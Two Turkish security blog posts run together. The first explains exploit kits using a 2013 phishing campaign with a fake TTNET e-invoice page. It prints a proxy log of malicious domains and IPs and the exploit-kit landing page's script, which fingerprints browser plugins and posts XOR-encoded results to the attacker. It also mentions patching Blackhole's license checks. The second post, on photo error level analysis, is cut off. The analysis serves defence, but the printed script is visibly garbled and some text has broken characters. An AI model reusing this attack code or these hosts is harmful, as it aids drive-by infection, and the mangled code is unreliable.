
İstismar Kiti Nedir ?

Source: <https://www.mertsarica.com/istismar-kiti-nedir/>


By M.S on August 1st, 2013




11 Temmuz tarihinde, Aralık ayına damgasını vuran FatMal zararlı yazılımının [yenisi](#) ile karřılařtık. Tam olarak yenisi demek belki ok dođru olmayacaktır nk bu salgında kullanılan zararlı yazılım ve komuta kontrol merkezinin srm bir nceki FatMal komuta kontrol merkezinden farklıydı. Benzer olan tek nokta hemen hemen aynı sahte e-postaların kullanılmıř olmasıydı.



Bu salgın aslında Kasım ayındaki salgında (Hatırlatma: <https://internetsube.bddkuyari.com/padm/content/injectus.js>) kullanılan [zararlı yazılım](#) ve komuta kontrol merkezi sürümü ile neredeyse aynıydı. Bu 3 salgının da arkasında aynı grup mu vardı bilinmez ama bu defa kötü adamlar bir taşla 2 kuş vurmaya çalışmışlardı. Gönderdikleri e-postada yer alan adres ziyaret edildiğinde karşınıza sahte bir fatura görüntüleme sayfası çıkıyordu. Doğru CAPTCHA kodu (inandırıcılık adına her türlü zahmete katlanmışlar :)) girilip GÖRÜNTÜLE butonuna basıldıktan sonra size, adı her defasında değişen ve içinde zararlı yazılım bulunan bir ZIP dosyası gönderiliyordu. Daha önceden dili yananlar, ZIP dosyasını indirip, içinde pdf.exe uzantılı dosyayı gördüğünde bunun zararlı yazılım olduğunu anlayıp, çalıştırmayarak kötü adamların oyununa gelmediklerini düşünerek büyük bir mutluluk ile sahte sayfayı kapatıp, zararlı yazılımı silip işlerine devam ettiler fakat birşeyi gözden kaçırdılar.





GÖRÜNTÜLE butonuna basar basmaz sahte fatura görüntüleme web sitesi, size ZIP dosyasını yollamak ile kalmayıp ayrıca sizi haberiniz olmadan istismar kitinin ([Private Exploit Pack](#) olduğunu tahmin ediyorum.) bulunduğu zararlı bir diğer web sitesine de yönlendiriyordu. Siz her ne kadar ZIP dosyasının indirmemiş olsanız da, internet tarayıcınızda bulunan bir zafiyet bu zararlı web sitesi (istismar kitinin yüklü olduğu site) tarafından [PluginDetect](#) adındaki javascript kütüphanesi yardımı ile tespit ediliyordu. Ardından istismar kiti yüklü olan bu zararlı web sitesi tarafından zafiyet barındıran internet tarayıcısı eklentilerinize (Java, Adobe PDF Reader, Flash vb.) göre istismar kodu (exploit) gönderilerek sisteminiz ele geçiriliyor (hackleniyor), sisteminize indirmekten ve çalıştırmaktan kaçındığınız o ZIP dosyası içinde yer alan zararlı yazılım, başka bir yolla sisteminize indirilerek çalıştırılmış oluyordu.

#	Host	Method	URL	Params	Modifi.	Status	Length	MIME t.	Extension	Title	Comment	SSL	IP	Cookies	Time	Listener port
46	http://www.linkedin.com	GET	/home/uscp-poll?query&kw=13...			200	1305	text					91.225.248.80	_list=deleteMe...	05.24.21.1...	8080
47	http://efatura.ttnet-bilgiendime.net	GET	/Attnetefatura/faturaGoster.php?to...			200	4578	HTML	php	TTNET E-FATURA ...			178.208.82.131		08.02.22.1...	8080
50	http://efatura.ttnet-bilgiendime.net	GET	/Attnetefatura/assets/faticon.ico			200	1525	image	ico				178.208.82.131		08.02.23.1...	8080
55	http://efatura.ttnet-bilgiendime.net	POST	/Attnetefatura/faturaGoster.php?to...			200	4840	HTML	php	TTNET E-FATURA ...			178.208.82.131		08.06.50.1...	8080
56	http://efatura.ttnet-bilgiendime.net	GET	/Attnetefatura/divi.php			200	352	HTML	php				178.208.82.131		08.06.50.1...	8080
58	http://efatura.ttnet-bilgiendime.net	GET	/Attnetefatura/fatura_0ea83a225c...			200	342836	zip					178.208.82.131		08.06.50.1...	8080
59	http://qepkrdntsgvypgk1.mypets.ws:8000	GET	/js/mcscgpm7dqlh-9614308			200	2357	HTML					178.175.140.50		08.06.51.1...	8080
61	http://qepkrdntsgvypgk1.mypets.ws:8000	GET	/atxmeasa.js			200	524	script	js				178.175.140.50		08.06.54.1...	8080
62	http://ajax.googleapis.com	GET	/ajax/libs/jquery/1.9.1/jquery.min...			200	93113	script	js				173.194.70.95		08.06.54.1...	8080
64	http://qepkrdntsgvypgk1.mypets.ws:8000	GET	/hgykwpqgk.js			200	546	script	js				178.175.140.50		08.06.54.1...	8080
67	http://qepkrdntsgvypgk1.mypets.ws:8000	GET	/huncqcgk.js			200	418	script	js				178.175.140.50		08.06.54.1...	8080
68	http://qepkrdntsgvypgk1.mypets.ws:8000	GET	/zjdqul.js			200	557	script	js				178.175.140.50		08.06.54.1...	8080
69	http://qepkrdntsgvypgk1.mypets.ws:8000	GET	/huuasaetpy.js			200	515	script	js				178.175.140.50		08.06.54.1...	8080
70	http://qepkrdntsgvypgk1.mypets.ws:8000	GET	/zrgpwbffem.js			200	328	script	js				178.175.140.50		08.06.54.1...	8080
72	http://qepkrdntsgvypgk1.mypets.ws:8000	GET	/esv.js			200	325	script	js				178.175.140.50		08.06.54.1...	8080
73	http://qepkrdntsgvypgk1.mypets.ws:8000	GET	/dthcvakpuyk.js			200	472	script	js				178.175.140.50		08.06.55.1...	8080

Request	Response
Raw	Headers
Hex	HTML
Render	



```



<!DOCTYPE HTML>
<html>
<head>
<link href="shvwmvzvhez.css" rel="stylesheet"><link href="sgndvzgnb.css" rel="stylesheet"><link href="dgvabidvd.css" rel="stylesheet">
<script src="atxmeasa.js"></script><script src="tiqeweligu.js"></script><script src="huuasaetpy.js"></script>
<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"></script>
<link href="vdyvzmoz.css" rel="stylesheet"><link href="btof.css" rel="stylesheet">
<script src="zjdqul.js"></script><script src="dthcvakpuyk.js"></script><script src="zrgpwbffem.js"></script>
<script type="text/javascript">
<script src="huncqcgk.js"></script><script src="esv.js"></script><script src="shgykwpqgk.js"></script><script src="kewgvyxjed.js"></script>
<script type="text/javascript">
function rgi(a,e,f,g){var
d=PluginDetect.getVersion.b[1].b.push("adobe_reader:"+d("AdobeReader"));b.push("java:"+d("Java"));b.push("Flash:"+d("Flash"));b.push("quick_time:"+d("QuickTime"));b.push("real_player:"+d("RealPlayer"));b.push("shockwave:"+d("Shockwave"));b.push("silver_light:"+d("Silverlight"));b.push("vlc:"+d("VLC"));b.push("mpeg:"+d("MPEG"));b.push("office:"+d("Office"));a[a]=a[a].q-encodeURIComponent(xor(b.join("")),c));$.post(f,a,function(a){
b[5]({b:')).append(xor(decodeURIComponent(a),c))});function xor(a,c){for(var e="",e=0,g=0,e=c.a.length,e+=q=Math.Eloor(e.c.length),f=String.fromCharCode(a.charCodeAt(a).c.charCodeAt(a));return f)Function
a66"object"--typeof c?"2007".mml};
</script>
</head>
<body>



</body>
</html>

```


Örneğin geçtiğimiz aylarda bir araştırma için sanal makineye Blackhole v2.0.1 istismar kiti kurmam gerektiğinde benim de bu kontrolleri aşmam gerekti. Bunun için öncelikle temin ettiğim Blackhole istismar kitinin hangi internet sitesi için lisanslandığını, bu lisansın hangi tarihe kadar geçerli olduğunu ve bunları kontrol eden fonksiyonları tespit etmem gerekti. Fonksiyonları tespit edip, yamadıktan (patching) sonra sanal makinede bu istismar kitini başarıyla çalıştırabildim.







Özetle istismar kitleri sıkça güncellendiği, yeri geldiğinde kötü adamlara kiralanabildiği, forumlardan ücretsiz olarak kolayca temin edilebildiği için kurumlar ve kullanıcıları için büyük bir tehdit haline gelmiştir. Günümüzde kurumlar, sunucularının yama seviyelerine önem verdikleri gibi kullanıcılarının sistemlerinde yüklü olan ve istismar kitleri tarafından istismar edilen Java, Adobe PDF Reader, Flash gibi uygulamaları da yama seviyelerine önem vermeleri gerekmektedir. Son kullanıcıların yani bizlerin ise istismar kitlerinin hedefi olmamaları adına aynı şekilde işletim sistemlerinin ve diğer uygulamaların yama seviyelerini güncel tutmaları, [Browser Scan](#) gibi siteler üzerinden yama seviyelerini ara ara kontrol etmeleri ve güvenlik ürünlerinin imzalarını güncel tutmaları gerekmektedir.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Manipüle Edilmiş Fotoğraf Analizi

Source: <https://www.mertsarica.com/fotograf-analizi/>

By M.S on July 1st, 2013



Geçtiğimiz aya damgasını vuran Gezi Parkı eylemlerini yazılı, görsel ve internet mediasından takip eden bir vatandaş olarak ilgimi, olayların yanı sıra hem kamuoyunda hem de taraflar arasında sıkça tartışmalara yol açan çeşitli fotoğraflar çekti. Bir taraf fotoğraflar üzerinden diğer tarafa yüklenirken, diğer taraf fotoğrafların sahte olduğunu ve üzerinde oynandığını iddia ediyordu. Mesleği gereği şüpheciliğin doruk noktasında yaşayan, ne duyduğuna ne de gördüğüne didik didik etmeden inanamayan benim gibi vatandaşlar için eminim hangi fotoğrafların gerçek, hangi fotoğrafın sahte olduğu büyük bir merak konusu olmuştur. Bu yazımda %100 kesin olmasa da üzerinde oynanmış, değişiklik yapılmış bir fotoğrafın (ürün adı olmuş bir marka olması nedeniyle photoshoplanmış fotoğraf da diyebiliriz) nasıl tespit edilebileceğine kısaca değineceğim.

Error Level Analysis (ELA), Türkçe meali ile Hata Seviyesi Analizine ilk olarak 2007 yılında [BlackHat güvenlik konferansında sunum yapan Neal Krawetz](#) tarafından yer verilmiştir. ELA kısaca [JPEG](#) dosyasının belli bir görüntü kalitesi seviyesinde kaydedilmesi ile ortaya çıkan hataların, kaydedilmeden önceki hali ile kıyaslamasını gerçekleştirmek için kullanılan bir algoritmadır. Herhangi bir JPEG dosyasını tekrar ve tekrar kaydettiğiniz takdirde resmin kalitesinin düştüğünü, 20 defa kaydettikten sonra ise resmin kalitesinin en düşük kalite seviyesine geldiğini rahatlıkla görebilirsiniz. JPEG, her kayıta (save) görüntü kalitesini bir miktar kaybeden bir görüntü, dosya biçimidir dolayısıyla ELA'ya imkan tanımaktadır.

